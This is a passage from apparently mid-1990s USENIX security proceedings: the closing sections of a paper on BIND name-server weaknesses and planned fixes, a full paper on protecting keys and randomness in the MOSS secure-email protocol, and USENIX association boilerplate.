The **syslog** data is of greatest interest during the post mortem analysis of a break-in attempt. The log of unsolicited responses, for example, can show attempts at cache pollution during the early stages – before the attackers switched to whatever technology actually got them in, or set off your alarms, or whatever. Be aware while examining these logs that some systems (most notably SunOS) cannot cause packets to come from a particular address if they have more than one interface – so if you're on the wrong side of a multihomed SunOS name server, *all* of its responses will appear to be "unsolicited."

5.6. Glue

BINDs from version 4.9 restrict glue to just the A RRs under the delegation point, whereas previous versions included all the A RRs referred to by a zone's NS RRs – even those above the zone. By "restrict" we mean that BIND will be conservative both in what it generates *and what it accepts*. This may fly in the face of the Robustness Principle[1] of [RFC1123], but the old behaviour was just simply *wrong*.

6. What We Cannot Fix

We are counting on the IETF DNSSEC effort to bring us a DNS protocol revision that authoritatively signs responses. With that in place we will all stop worrying about attackers who spoof their source addresses, predict our UDP port numbers and query ID numbers, and so on. Response data will be objectively verifiable, independent of whether it is even a response to some query we have sent. Until DNSSEC is finished and in wide use, there are some things we're just going to have to live with.

6.1. Query ID Prediction

With only 16 bits worth of query ID and 16 bits worth of UDP port number, it's hard not to be predictable. A determined attacker can try all the numbers in a very short time and can use patterns derived from examination of the freely available BIND source code. Even if we had a white noise generator to help randomize our numbers, it's just too easy to try them all.

6.1. CNAME Indirection

As mentioned previously, a CNAME response allows a remote name server to introduce a new name for an RRset of arbitrary type. Forwarders receiving such a response should not cache those RRsets (as BIND currently does), but even with that precaution it will be possible to use a CNAME response to bypass the name/address symmetry checking.

[1] "Be liberal in what you accept, and conservative in what you send."

7. What We Would Like To Fix

Every change to BIND has the potential to push the Internet into the final abyss. We are therefore quite conservative about anything that looks like it could have far reaching consequences, which is to say, just about anything[1].

7.1. Query Restarts

Some of the information needed to properly validate a DNS response is expensive (in terms of bandwidth and delay) to obtain, and for that reason it is inappropriate for every resolver to exhaustively validate every response it receives. Recursive or forwarding name servers, on the other hand, have (or should be able to obtain) all the information the DNS has to offer, and it would be a good thing if the name server validated responses before forwarding them to the client. BIND does not currently do this, since it is not possible to edit responses *in situ* and we are uncomfortable with the idea of BIND autonomously deciding that certain responses should not be forwarded at all.

Our current plan for circumventing this problem is to restart all queries. To "restart" means that upon receiving an answer from a forwarded query, a name server will validate the response and insert "known good" data into its cache, and then pretend that the original query had "just now" been received. All the original RRsets would be looked up again, and if any are still missing (either because no response has yet included them, or because the responses that included them were invalid in some way), new queries would be generated to bring in the missing data. Query restarts are the *only* way to solve certain other problems currently being encountered by BIND[1] – the security benefits will be a happy side effect.

One interesting question we're pondering about query restarts is whether to preserve the AA flag, which as discussed earlier will tend to be set on forwarded responses if those responses come from an authoritative server, but will tend to be clear on responses satisfied from the forwarder's cache. We could maintain the current semantics with the hierarchical cache described below, but it's not clear that the AA flag on forwarded responses really matters that much. DNSv2 will probably have a AD flag – authority desired – to force forwarding in spite of any cache. The proposed AD flag will probably have to bypass the query restart logic described here.

[1] A Usenet article once opined, "BIND is like a train wreck inside."

[1] Out of zone CNAMEs, for example.

7.2. Hierarchical Cache

We would like to segment the cache such that additional data can be cached for the duration of a query's restarts, but not used to satisfy other queries (either as answer data, authority data, or additional data). Ideally, the only things we would ever cache would be the answer and authority sections, and only those from authoritative answers (AA flag set). BIND's current cache design is not ready for this kind of overloading – we've pushed it about as far as it will go just by adding the credibility tags described earlier. What's needed is a multilevel translucent cache such that each lookup can specify a stack of caches to be searched, and each cache can be managed by an appropriate purge policy.

7.3. Empty Nonterminal Names

One of the gaping holes in BIND's new nonpromiscuous policy towards cache data is that the credibility and zone tags are held in the RR, not in the name. It is possible to determine, knowing only a name, whether that name lies within any of a server's zones of authority. BIND doesn't do that right now, it currently checks the RRs looking for any that have a zone tag, and if none are found it assumes that it is in the cache. This is bad news in the case of empty nonterminal names – those names which have no RRs and are only present to keep two dots from smashing into each other.

The **ARPA** domain was once empty other than for its **IN-ADDR.ARPA** subdomain, and eventually someone accidentally fed a root server some NS RRs at that name. That root server told the other root servers, and those root servers told every name server on the Internet, and pretty soon nobody anywhere could do address → name translations. We quickly added some NS RRs at the **ARPA** domain and cold started the universe.

It would be better if BIND did not need data to be present at a name in order to know that that name was inside a local zone of authority. Astute readers will note that it's really quite easy to add new names to someone else's authority zones – just keep in mind during your experiments that these new names won't appear in zone transfers, so you will have to infect each authoritative name server manually.

7.4. Unified Zone Cut View

Right now the answer you'll get for an NS query for a domain will depend on who you ask. If you ask a server of the parent zone, you will get the delegation information from "above" the zone cut. If you ask the a server of the zone itself, you will get the actual authority data (an NS RRset and an SOA.) We believe it would be better

in most cases to have the server for the parent zone use its delegation data only as hints, and that it should go out and ask the servers named therein for their view of the real delegation data. This would prevent most of the current instances of lame delegation, since the lameness would be detected by the server for the parent zone where it can most likely be fixed by the local name server administrator. The lame data can be elided from delegation responses, thus preventing other servers from following it and having each other server **syslog** the lameness information to their local, helpless, name server administrator. Naturally we would extend the logic so that the zone servers validate their own delegation information and likewise elide lame information from their responses.

This unification would put a stop to the unpleasant question, "how can both the parent and child zones answer authoritatively if they are allowed to answer differently?" We may implement a stopgap whereby parents stop setting the AA flag on referral responses – since the child is really the authority. Unfortunately, last time we changed the way we handed out referrals, some major clients could not handle it and we had to back out to older, broken behaviour. Keeping track of client sensitivities has become a first order task for us.

What we're wrestling with on the unification theory is whether the root servers should try to verify their delegation data. With millions of zones delegated, it could take quite a while for each root server to get this done at startup time, so if we do it, it'll have to come after we make the cache persistent.

8. DNSSEC – The IETF DNS Security WG

As we've mentioned several times in this paper, there is presently work underway to add security to DNS. The current model is something like a "web of trust," using public key technology. A new KEY RR holds the public key and is added to the delegation data. This key is sufficient to validate signed answers but not to actually sign them. Signing is done by the authoritative servers, and the SIG RR is used to carry the signature of any given RRset.

Once DNSSEC is widely implemented, it will be possible to determine from examination of a DNS response whether its contents are authentic. This sounds simple but it has deep reaching consequences in both the protocol and the implementation – which is why it's taken more than a year to choose a security model and design a solution. We expect it to be another year before DNSSEC is in wide use on the leading edge, and at least a year after that before its use is commonplace on the Internet.

9. Which BIND Version Plugs Which Hole?

Always assume that you need the latest BIND you can lay your hands on. Our RCS libraries have the whole sordid story, and from them we could derive a table of Versions -vs- Vulnerabilities. You can bet that the upper class of attackers can do this as well. Deriving that table would be a lot of work and publishing it might do more harm (giving folks the false idea that they don't need to upgrade their BIND) than good (letting folks see how bad things really are.) When we took over BIND, the latest version was UCB 4.8.3. Our first release was DECWRL 4.9, which contained quite a few security related changes. Our current release as of this writing is ISC 4.9.3[1], and it also contains quite a few security related changes.

References

[Bel95a] Steven M. Bellovin. Using the Domain Name System for Syetem Break-ins. In *Proceedings of the Fifth Usenix UNIX Security Syposium, Salt Lake City, UT.* AT&T Bell Laboratories, 1995.

[RFC1034] Paul V. Mockapetris (ISI). RFC 1034 – Domain Concepts and Facilities, IETF, 1987.

[RFC1035] Paul V. Mockapetris (ISI). RFC 1035 – Domain Implementation and Specification, IETF, 1987.

[RFC1123] R. Braden, Editor. RFC 1123 – Requirements for Internet Hosts – Application and Support, IETF, 1989.

[RFC1510] John T. Kohl, et al. RFC 1510 – The Kerberos Network Authentication Service (V5), IETF, 1993.

[RFC1760] N. Haller. RFC 1760 – The S/KEY One-Time Password System, IETF, 1995.

[1] see **http://www.isc.org/isc/**.

MIME Object Security Services: Issues in a Multi-User Environment

James M. Galvin <galvin@tis.com>
Trusted Information Systems

Mark S. Feldman <feldman@tis.com>
Trusted Information Systems

1. Introduction

An Internet email message consists of two parts: the headers and the body. The format of the headers and how they should be interpreted is described in RFC822 [1]. The body is text under the user's control and is not changed during normal mail transport.

Privacy Enhanced Mail (PEM) [2,3,4,5] was the first Internet standard to address security in email messages. It adds structure to message bodies to provide digital signature and encryption to text-based email messages. It uses a certificate-based key management system, based on the X.509 [6] standard.

Multipurpose Internet Mail Extensions (MIME) [7] was developed to provide for multi-part textual and non-textual email message bodies. It defines a structure for the format of the body. However, until recently, MIME did not include support for security services.

A specification has been proposed that defines a framework for digitally signing and encrypting MIME objects: Security Multiparts for MIME [8]. The framework provides an embodiment of a MIME object and its digital signature or encryption key. It was designed to be useful by a variety of security protocols.

The MOSS protocol [9] is a derivative of PEM. Although a MIME message could carry a PEM object or a PEM message could carry a MIME object, a better solution is to combine the features of both and provide a single, uniform solution in which the protocols function in a complementary fashion. MOSS is just such a solution.

MOSS enhances the MIME protocol without changing its currently supported functions or features. It uses the security multiparts framework to provide digital signature and encryption protection to single- and multi-part textual and non-textual MIME objects. MOSS expects MIME objects as input and outputs MIME objects.

MOSS is PEM insofar as it supports all of the functionality and features included in the PEM protocol. However, MOSS does not enforce some of the functionality required to be enforced by PEM. It also provides more functionality than PEM, including some that PEM could never provide.

The popularity of the MIME protocol continues to increase. There are several publicly available implementations for various hardware/software platforms and a few off-the-shelf products. In addition, the need for secure electronic communications is paramount, and PEM is not meeting the needs of the user community. The security multiparts framework and MOSS are a natural evolution of the state-of-the-art.

However, it is not enough for vendors to implement MOSS. A MOSS implementation must address the protection of the public/private key pairs used by the protocol. The MOSS specification includes a description of the issues that must be addressed but does not provide specific solutions. Following a brief summary of the protocol, the next section discusses the protection of the public/private key pairs and proposes a software-based solution. This solution is applicable to other protocols.

2. MOSS Protocol

The basic operation of a single application of the MOSS protocol is to input a MIME object and to output a MIME object. The input object may be any valid MIME object, including an output object from a previous application of the MOSS protocol. The output object is an embodiment of the input object and the control information that specifies which security service was applied to the object. This embodiment may be conveyed to a recipient or archived for later use by its originator. An overview and some details about each of the security services is described below.

The MOSS protocol is independent of the cryptographic algorithm used in support of its security services. The current specification includes recommended choices to facilitate interoperability. If other choices are desired, the required features of the algorithms needed are specified.

2.1 Overview

The two possible embodiments output by the MOSS protocol are defined by the security multiparts framework. When a digital signature is applied to a MIME object the multipart/signed content type is used. When encryption is applied the multipart/encrypted content type is used. Each of these content types is comprised of two nested objects: one for the MOSS control information and one for the protected MIME object. The content of each of these is described in succeeding sections.

The MOSS protocol assumes that there exists a public/private key pair for the originator applying the digital signature. When encryption is applied, the MOSS protocol assumes that there exists a public key for each recipient. Specifically, although the MOSS specification acknowledges the importance of validating the public keys used and evaluating the degree to which private keys are protected from disclosure, the issues are considered independent topics and not addressed.

MOSS differs from PEM in this respect since PEM requires that public keys be embodied in certificates that are managed by the Internet Certification Hierarchy defined in RFC1422. MOSS, in addition to supporting certificates, has the advantage of supporting bare public/private key pairs. This makes the protocol immediately usable by individuals and small communities of cooperating users.

Since the MOSS protocol uses the security multiparts framework, it can and does take advantage of the recursive characteristic of MIME. A MIME object can have either a digital signature or encryption applied to it or, if it has already had one applied to it, can have another applied by simply using the output object of the previous application as the input object to the next application of the MOSS protocol. In the case of encryption, this allows it to be used by itself, in partial support of encrypted anonymous email.[1] It also allows different protection to be applied to different parts of the email message, in arbitrarily complex ways.

Here again, MOSS differs from PEM, since PEM requires that encrypted objects be signed. Also, PEM does not currently specify how to recursively apply its services. Although the PEM specifications could be enhanced to include this, MOSS inherits the characteristic from MIME.

2.2 Digital Signature

The MOSS protocol supports the application of a digital signature by hashing the MIME object to be digitally signed and encrypting the hash value with a private key of an originator. A set of header/value pairs is created, formatted according to RFC822, and, where the header names match header names used by PEM, the values are set exactly as they are for PEM. In addition to other management information, the signature (encrypted hash value) is included in the set of headers.

Prior to hashing the MIME object to be signed, the object must be represented in 7bit MIME canonical format. This guarantees both that a forwardable authentication service is always available and that the object is uniquely and unambiguously represented on all hardware/software platforms.

The MOSS headers created are inserted in the control information body part of the enclosing multipart/signed content; the signed MIME object is inserted in the other body part and labeled according to its actual type.

The digital signature is verified by the recipient as follows.

1. The received signed object is canonicalized.
2. The hash value of the canonical object is re-computed.
3. The encrypted hash value found in the control information is decrypted with the originator's public key.
4. The re-computed value is compared to the decrypted value. If the values are equal and the correct public key is used, the signature is valid.

Determining whether the correct public key has been used is essential to the validation of the digital signature. A complete discussion of the issues is beyond the scope of this paper but may be found in [10].

2.3 Encryption

The MOSS protocol supports encryption by generating a new encryption key for each MIME object to be encrypted and encrypting the object with it. The encryption key is then encrypted with the public key of the recipient(s) for whom the object is intended, including the originator if that is desired. A set of header/value pairs is created, formatted according to

[1] The issue is the headers of the email message typically provide at least a hint of the origin of the message. So, while the source of the encrypted MIME object can be anonymous, the source of the message in which it appears may not be.

RFC822, and, where the header names match header names used by PEM, the values are set exactly as they are for PEM. In addition to other management information, the encrypted encryption key is included in the set of headers.

The MOSS headers created are inserted in the control information body part of the enclosing multipart/encrypted content; the encrypted MIME object is inserted in the other body part and labeled application/octet-stream.

A recipient decrypts an encrypted object by obtaining the encrypted encryption key from the control information, decrypting it with the recipient's private key, decrypting the MIME object with the decrypted encryption key, and processing the output of the decryption as a MIME object.

3. Non-Protocol Issues

There are three issues not specifically addressed by the MOSS protocol specification that are important to any implementation.[2] These issues relate to the security of local information. In a single-user environment, a user controls the physical access to the computer. As a result, the user may not be concerned about what others may do to or with the information on the computer. However, a user should still employ additional protection in case physical security is lost.

However, in a multi-user environment, users must be concerned about both the integrity and the privacy of their information beyond physical security. In order to apply the MOSS protocol, an implementation must be able to access two kinds of information: private keys and public keys. The private keys are needed to digitally sign MIME objects and to decrypt the encryption keys of encrypted MIME objects. The public keys are needed to verify digital signatures and to encrypt the encryption keys of encrypted MIME objects.

With respect to private keys, the principal issue for a user is preventing the disclosure of the private key to others. If an adversary learns the user's private key, they would be able to sign MIME objects and make it appear as if the user had signed the object. In addition, the adversary would be able to read MIME objects encrypted for the user. When a user's private key is disclosed, no security is available to the user with that public/private key pair.

[2] One issue explicitly not addressed at this time is the vulnerability of the software to Trojan horses. This paper assumes root is not hostile.

With respect to public keys, a user labels the public keys owned by other users with their identity. The principal issue is preventing modification of the binding between the public key and the identity of its owner. If an adversary could modify the binding, a recipient would incorrectly believe the indicated origin of a signed object or an originator would unintentionally encrypt a message for the wrong recipient, probably the adversary. When a binding is compromised, no security is available between the local user and the owner indicated by the previously valid binding.

Finally, a MOSS implementation must have access to a source of randomness, more precisely a source of unpredictable bits. The unpredictable bits are required when generating public/private key pairs for users and when generating encryption keys for sending encrypted messages. As many as several thousand bits may be required each time they are needed. Without hardware support, the bits can be difficult to obtain [11].

There are many solutions for these issues, including hardware, software, and hybrid approaches. In this paper we consider only software solutions for several reasons. First, software solutions are applicable to a broader range of environments. Any changes required for a new environment can usually be completed quickly and easily. Second, software solutions are quick and easy to install, since they do not require any specialized hardware or other computing resources. Third, software solutions are typically less expensive than alternate per-host or per-user hardware solutions.

3.1 Protection of Private Keys

If private keys are kept on-line, they are vulnerable to access by unauthorized users. File permissions alone are not adequate for protecting private keys on most systems, though they are part of an overall solution. Private keys protected only by file permissions are vulnerable to account intruders and the accidental mis-setting of the file permissions.

One solution is store the private key in a file on a removable media, e.g., a diskette. Since diskette drives are typically included with most hardware configurations, the user is not burdened with a significant additional cost. However, if the diskette is lost or otherwise not physically protected, the private key is still vulnerable.

Encryption is an accepted solution for protecting information from disclosure. However, encryption also requires access to a key that must be protected from disclosure.

A solution to this problem is to derive the encryption key needed to encrypt the private key from easily available information. This process is straightforward for secret key algorithms, while no similar solution has been proposed for public key algorithms.

The recommended advice is to make the easily available information a passphrase selected by the user. A passphrase is different from a password in that no restrictions are placed on its length or value. This accomplishes two important features. First, the domain from which the passphrase is chosen is limited only by the input device used by the user. Second, the user can select an easily remembered value, e.g., a favorite quotation or other concatenation of many easily remembered words. Whenever the private key is needed, the user enters the passphrase, the encryption key is derived, the private key is decrypted, and then the private key is available for use.

The combination of file permissions and encryption provides effective non-disclosure protection to a user's private key, if the user chooses an appropriate passphrase. Better protection is provided if the file containing the encrypted private key is stored on a removable media, e.g., a diskette.

3.2 Protection of Public Keys

There are two issues relevant to the protection of public keys. The first is establishing the identity of the owner of the public key and the second is protecting the binding of the identity and the public key.

With respect to the first (establishing the identity), an issue that is beyond the scope of this paper is exactly what constitutes an identity. A discussion of this issue can be found in [10]. In addition, an originator needs a mechanism with which an identity and a public key may be conveyed to recipients for storage in the recipients' local databases. The MOSS protocol includes a specification for just such a mechanism, that is not described here.

With respect to the second (protecting the binding), the recommended solution is to create a cryptographic binding between the public key and the identity. Since the MOSS protocol works with bare public/private key pairs, the most basic solution is for each user to digitally sign entries in their own local databases. This reduces the problem of protecting public keys to the problem of protecting private keys.

Preventing the modification of the binding between public keys and identities is essential to the correct operation of the MOSS protocol. As indicated in the MOSS specification, a user must determine that all public keys received actually belong to the user to whom they purport to belong. The first time this validation process is completed is expensive, since it may involve an out-of-band communication with the owner of the public key. Thus, upon completion of this process, the user may choose to store the results with the public key in the database. However, if the database is kept on-line, it is vulnerable to modification by other users.

Digitally signing entries in a local database allows a user to keep the public keys on-line and to be able to detect if a binding has been modified. Whenever the public key is needed the signature would be verified first, thus guaranteeing that the binding of the public key and its name has not been modified since it was stored.

It should be noted that the above protection is useful even if the public keys are distributed in certificates. For those correspondents using certificates that are part of a hierarchy and not just bare public keys, the user could validate the certificate the first time it is received and store the result with the certificate, digitally signing all the information in the entry in the local database. This would enhance the performance of an implementation since it may not be necessary to complete the entire certificate validation each time it is accessed.

3.3 Unpredictable Bits

The ready availability of a sequence of unpredictable bits, which are distinct from random bits, is absolutely essential to the generation of public/private key pairs and encryption keys. Randomness is a statistical property of a sequence of values. The requirement is for an adversary to be unable to predict the next bit in a sequence even when all previous bits are known. Pseudo-random number generators rarely include this absolutely essential property.

The problem is if it is possible to predict some of the sequence of bits used, it may be possible to reduce the size of the domain from which the key being generated is selected. If the domain is significantly reduced, an exhaustive search of the domain for the key may be possible.

Locating a source of unpredictable bits presents a unique problem on multi-user systems (and most single-user systems for that matter). Typically, a hardware source of unpredictable bits is not included with most system configurations. Although most computer systems include applications that will display the always

changing status of the local system, the unpredictability of these bits is limited, especially on a lightly loaded system on which an adversary has access to the local system around the same time that the keys are being generated.

The most effective software-based solution currently available is to hash with a cryptographically strong one-way hash function the largest quantity of information with limited unpredictability available. Since a hash typically generates a fixed size quantity, the process is iterated as many times as are necessary to get the required number of unpredictable bits.

4. Implementation

Trusted Information Systems (TIS) has been developing an openly available implementation of the MOSS protocol (TIS/MOSS) [12]. It is software-based and includes all of the solutions proposed here. In particular, the private keys are each stored in their own binary file while all other information, including the public keys, is stored in a flat ASCII file. A sequence of unpredictable bits is obtained by hashing system status information.

4.1 Private Keys

Each of a user's private keys is stored in its own file with permissions that are initially created to allow only the user to read and write the file. The location of the private key files is up to the user, with the default being the user's home directory. Private key files can be placed on removable media by simply including the device specification in the filename.

A user may optionally encrypt the private key in the file. If it is encrypted, the user must input the passphrase used to derive the encryption key every time the private key is accessed; the software retains the decrypted private key for as short a time period as possible.

From a security perspective, this is the optimal behavior. However, users quickly become irritated if they send or receive more than a few messages in a short time frame. As a result, TIS/MOSS includes a feature that allows users to choose usability over security. A pair of programs, mosslogin and mosslogout, is included with which users may enter their passphrase once for a timeframe they choose.

Each file is formatted as a sequence of octets, with the first octet excluded from any encryption that may be used to protect the private key. The first octet is used for bit flags that indicate if the private key is encrypted and the algorithm with which it is encrypted.

The next 16 octets are a hash of the private key with the remaining octets comprising the ASN.1 encoding of the private key. Encrypting the private key entails encrypting the octets of the hash and the encoded private key.

The hash in the file is used as an integrity check of the private key's value. This is most useful when the private key has been encrypted. Checking the hash value after decrypting the file contents provides a fast mechanism for determining if the correct passphrase was provided from which to derive the encryption key. Without the hash value, the only mechanism by which the private key's value can be checked would be to use it and see if it works. This typically causes an incorrect failure condition to be reported to the user. TIS/MOSS uses the MD5 [13] hash algorithm for this check.

4.2 Public Keys

Except for the private keys themselves, all information needed by MOSS is stored in a flat ASCII file, called the MOSS database. The permissions on the database file should be such that only the user owning the file can make changes. The database may be left readable by other users if it is desirable to share it. The user may have multiple databases and may choose the location of each database. The default is a single database in the file ".mossdb" in the user's home directory.

The database is organized as a set of user records separated by a blank line. Each user record is organized as a set of tag/value pairs, which conform to the RFC822 header syntax. This format is extensible and easily processed using many tools.

The tags described in this paper are those necessary for implementing local security. TIS/MOSS makes use of many other tags and silently ignores all unrecognized tags and their values.

Within a user record, all tags except the "public-key:" tag are optional but, if present and needed, their values will be used. All tags except the "alias:" tag must be unique. If multiple tags are present, all except the first are silently ignored.

The "public-key:" tag is required to be present in each user record and its value must be unique with respect to all other public key values in the database. User records without this tag are silently ignored. Its value is the base64 encoded, ASN.1 encoded public key.

The "alias:" tag is a grouping mechanism. Its value is a string. It provides a convenient way of *addressing* multiple recipients, for example when sending an encrypted message. Aliases can be unique to a single user record in the database or the same alias may appear in several user records. A single user record may contain multiple "alias:" tags, with some aliases that are unique to it and others that are not.

A local name may be bound to a public key by selecting a string and placing it in an "alias:" tag in the user record. Its value is arbitrary from the point of view of TIS/MOSS; the value is always used exactly as it appears in the database. TIS/MOSS also uses the first "alias:" tag in a user record for display purposes, providing a convenient way for a user to specify a local, short handle for a public key.

A "trusted:" tag is the mechanism with which a user creates a cryptographic embodiment for each user record in the user's database, including the public key and the local identity specified in the "alias:" tag. The user record is canonicalized and a digital signature is created. The digital signature and the alias of the user that created it are stored as the value of a "trusted:" tag in the user record. A user may create their embodiment by adding their own digital signature to user records or the user may use the digital signature created by another user.

Whenever a "trusted:" tag is found in a user record, the digital signature is validated before the information in the record is used. This protects all information in the user record from modification. TIS/MOSS always indicates to a user whether the public keys used came from trusted or untrusted user records.

4.3 Unpredictable Bits

Unpredictable bits are required for key generation and for padding certain cryptographic values. The largest amount of unpredictable bits is required when public/private key pairs are generated. Since public/private key pair generation is relatively infrequent and all MOSS security is based on the non-disclosure of the private key, the cost associated with generating the unpredictable bits may be allowed to be quite large. When generating unpredictable bits on a per-message basis for encryption keys and padding, the same high-cost method of generating unpredictable bits used when generating public/private key pairs proves to be too expensive.

The required number of unpredictable bits in TIS/MOSS is produced by a cryptographically-strong pseudo-random number generator (PRNG) based on the MD5 hash of a seed. The seed is incremented and hashed iteratively to produce the necessary amount of unpredictable bits. The seed is initialized in one of two ways depending on how the unpredictable bits will be used.

If the unpredictable bits are being used to generate a public/private key pair, the seed is based on the hashing of the output of a large number of system commands. The system commands included were chosen because their output has the greatest probability of being different across multiple executions and hard to guess. This can be time consuming, but it is an infrequent operation and public/private key pair generation is already slow, so the additional time is inconsequential.

It is essential that only commands that are likely to produce unpredictable output be included. On multi-user systems, no special privileges are needed for another user to execute the same set of commands at approximately the same time and possibly aid an exhaustive search of the key space. This is especially important on a lightly loaded system, since otherwise the output is almost certain to be unpredictable for most if not all of the commands.

When unpredictable bits are required for purposes other than generating public/private key pairs, a faster method of seeding the PRNG is used that makes use of the unpredictability inherent in the private key. When unpredictable bits are required for per-message keys or padding, a value is signed using an existing private key to produce the seed. The value being signed need not be unpredictable, but it must be unique. Signing a unique value produces a value that is unpredictable to anyone without the private key used to generate the signature.

The uniqueness of the value to be signed is guaranteed by concatenating values that are specific to a certain time, a certain machine, a certain user, and a certain process. The concatenated values are obtained from system calls. The combination of the system calls and the signature are guaranteed to produce a seed with at least as much unpredictability as that in the private key and in much less time than the method used to generate unpredictable bits for public/private key pair generation.

5. Conclusions

Software-based solutions have been proposed for creating and protecting the signature and encryption keys used in MOSS. The proposals have been implemented, tested, and found to provide effective protection against various disclosure and modification threats.

The software-based solution proposed for obtaining a sequence of unpredictable bits has served the TIS/MOSS implementation (and prior to this the TIS/PEM implementation) for more than two years. Prior to that several alternatives methods were tried that failed. Ideally, the best solution is for hardware manufacturers to include a source of unpredictable bits in all configurations. The importance of unpredictable values must not be underestimated.

The MOSS protocol, in conjunction with MIME, provides a flexible, extensible means by which the addition of security services can be studied. While software-based solutions may be sufficient for many applications today, future work must include the study and implementation of hardware- and hybrid-based solutions. TIS has begun experimenting with hardware-based cryptography and private key storage. TIS/MOSS has been modified to integrate an experimental PCMCIA-based cryptographic engine.

In addition, future work must include the study of the use of trusted systems for secure email applications. Trusted systems can protect private keys from disclosure without the use of encryption. They also provide protection from Trojan horses and hostile roots.

6. References

[1] David H. Crocker. Standard for the Format of ARPA Internet Text Messages. RFC822, University of Delaware, August 1982.

[2] John Linn. Privacy Enhancement for Internet Electronic Mail: Part I: Message Encryption and Authentication Procedures. RFC1421, February 1993. Obsoletes RFC1113.

[3] Steve Kent. Privacy Enhancement for Internet Electronic Mail: Part II: Certificate-Based Key Management. RFC1422, BBN Communications, February 1993. Obsoletes RFC1114.

[4] David M. Balenson. Privacy Enhancement for Internet Electronic Mail: Part III: Algorithms, Modes, and Identifiers. RFC1423, Trusted Information Systems, February 1993. Obsoletes RFC1115.

[5] Burton S. Kaliski. Privacy Enhancement for Internet Electronic Mail: Part IV: Key Certification and Related Services. RFC1424, RSA Laboratories, February 1993.

[6] The Directory—Authentication Framework: X.509, 1993. Developed in collaboration and technically aligned with ISO 9594-8.

[7] Nathaniel Borenstein and Ned Freed. MIME (Multipurpose Internet Mail Extensions) Part One: Mechanisms for Specifying and Describing the Format of Internet Message Bodies. RFC1521, Bellcore and Innosoft, September 1993. Obsoletes RFC1341.

[8] James Galvin, Sandy Murphy, Steve Crocker, and Ned Freed. Security Multiparts for MIME: Multipart/Signed and Multipart/Encrypted. Trusted Information Systems and Innosoft. Work in progress.

[9] Jim Galvin, Sandy Murphy, Steve Crocker, and Ned Freed. MIME Object Security Services. Trusted Information Systems and Innosoft. Work in progress.

[10] James Galvin and Sandra Murphy. Using Public Key Cryptography: Issues of Binding and Protection. To be published, INET'95.

[11] Donald Eastlake, Steve Crocker, Jeff Schiller. Randomness Recommendations for Security. RFC1750, DEC, Trusted Information Systems, and MIT, December 1994.

[12] Available via anonymous FTP from the host ftp.tis.com. Users should retrieve the file /pub/MOSS/README for details.

[13] Ron Rivest. The MD5 Message Digest Algorithm. RFC1321, April 1992.

USENIX Association

USENIX is the UNIX and advanced computing systems technical and professional association. Since 1975 the USENIX Association has brought together the community of engineers, scientists, system administrators, and technicians working on the cutting edge of the computing world.

The USENIX technical conferences have become the essential meeting grounds for the presentation and discussion of the most advanced information on new developments in all aspects of advanced computing systems.

The USENIX Association and its members are dedicated to:
- problem-solving with a practical bias
- fostering innovation and research that works
- communicating rapidly the results of both research and innovation
- providing a neutral forum for the exercise of critical thought and the airing of technical issues.

USENIX holds an annual multi-topic technical conference, the annual System Administration (LISA) conference, and frequent single-topic symposia addressing topics such as security, Tcl/Tk, object-oriented technologies, mobile computing, and operating systems design – as many as ten technical meetings every year. It publishes *;login:*, a bi-monthly newsletter; *Computing Systems*, a quarterly technical journal published with The MIT Press; and proceedings for each of its conferences and symposia. It also sponsors special technical groups and participates in various standards efforts such as IEEE, ANSI, and ISO.

SAGE, The System Administrators Guild

SAGE, a Special Technical Group within the USENIX Association, is dedicated to the recognition and advancement of system administration as a profession. To join SAGE, you must also be a member of USENIX.

SAGE activities currently include the publishing of the Short Topics in System Administration series, the first of which is *Job Descriptions for System Administrators*; "SAGE News", a regular section in *;login:;* The System Administrator Profile, an annual survey of system administrator salaries and responsibilities; co-sponsoring the LISA conference; support of working groups; encouraging the formation of local SAGE groups; and an archive site for papers from the LISA conferences and sys admin-related documentation.

Member Benefits:

- Free subscription to *;login:*, the Association's bi-monthly newsletter featuring technical articles, SAGE News, columns on tools and techniques, book reviews, summaries of sessions at USENIX conferences, snitch reports from the USENIX representative and others on various ANSI, IEEE, and ISO standards efforts, and much more.
- Free subscription to *Computing Systems,* a refereed technical quarterly published with The MIT Press.
- Access to the papers from the USENIX conference and symposia proceedings, starting with 1994, via the USENIX Online Library on the World Wide Web.
- Discounts on registration for technical sessions at all USENIX conferences and symposia.
- Discounts on the purchase of proceedings from USENIX conferences and symposia.
- Discount on the 4.4BSD Manuals, the definitive release of the Berkeley version of UNIX with a CD-ROM published by the USENIX Association and O'Reilly & Associates, Inc.
- Special subscription rates to the periodicals *UniForum Monthly, UniNews*, the annual *UniForum Open Systems Products Directory*, and *Linux Journal.*
- Savings on selected titles from McGraw-Hill, The MIT Press, Prentice Hall, John Wiley & Sons, O'Reilly and Associates, and UniForum.
- Discount on software from BSDI, Inc.
- Right to vote on matters affecting the Association, its bylaws, election of its directors and officers.
- Right to join Special Technical Groups such as SAGE.

Supporting Members of the USENIX Association

ANDATACO	Sun Microsystems, Inc., Sunsoft Network Products
Frame Technology Corporation	Sybase, Inc.
GraphOn Corporation	Tandem Computers, Inc.
Matsushita Electrical Industrial Co., Ltd.	UUNET Technologies, Inc

SAGE Supporting Member: Enterprise Systems Management Corporation

For more information about USENIX and SAGE, please contact:

The USENIX Association
2560 Ninth Street, Suite 215
Berkeley, CA 94710
Phone: 510 528-8649

Fax: 510 548-5738
Email: *office@usenix.org*
WWW URL: *http://www.usenix.org*

ISBN 1-880446-70-7